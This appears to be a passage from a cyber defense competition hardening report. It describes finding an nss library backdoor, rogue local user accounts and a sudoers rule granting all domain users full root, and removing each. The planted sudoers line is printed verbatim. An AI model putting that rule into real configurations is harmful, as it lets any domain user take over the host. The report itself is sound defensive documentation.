Another backdoor was found within the /lib folder, this file hid a backdoor in the nss system-wide library. The file was removed and the nss package reinstalled.

```
cdc@db:~$ getent passwd scrat manny
scrat:x:1002:1002:,,,:/home/scrat:/bin/bash
manny:x:1003:1003:,,,:/home/manny:/bin/bash
cdc@db:~$
```

```
root@db:~# getent passwd richard
richard:x:1000:1000:richard,,,:/home/richard:/bin/bash
root@db:~#
```

There were 3 non-domain joined user accounts present on the system. The first two, scrat and manny, are not present anywhere else on this system, in the userinfo file we were provided, and the scenario document, so they were removed. The richard user, while being a valid mysql user, does not need a user account on the db system itself to fulfill its purpose, as such it was also removed.

```
root@db:/home/cdc# clear
root@db:/home/cdc# tail /etc/sudoers

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
Defaults  env_keep+="http_proxy https_proxy ftp_proxy no_proxy"
# Allow Domain Users to use sudo
%Domain\ Users ALL=(ALL) ALL
```

The sudoers file contained a line which allowed *all* domain users to elevate privileges. The line was removed and tested to ensure only IT Administrators could elevate their account.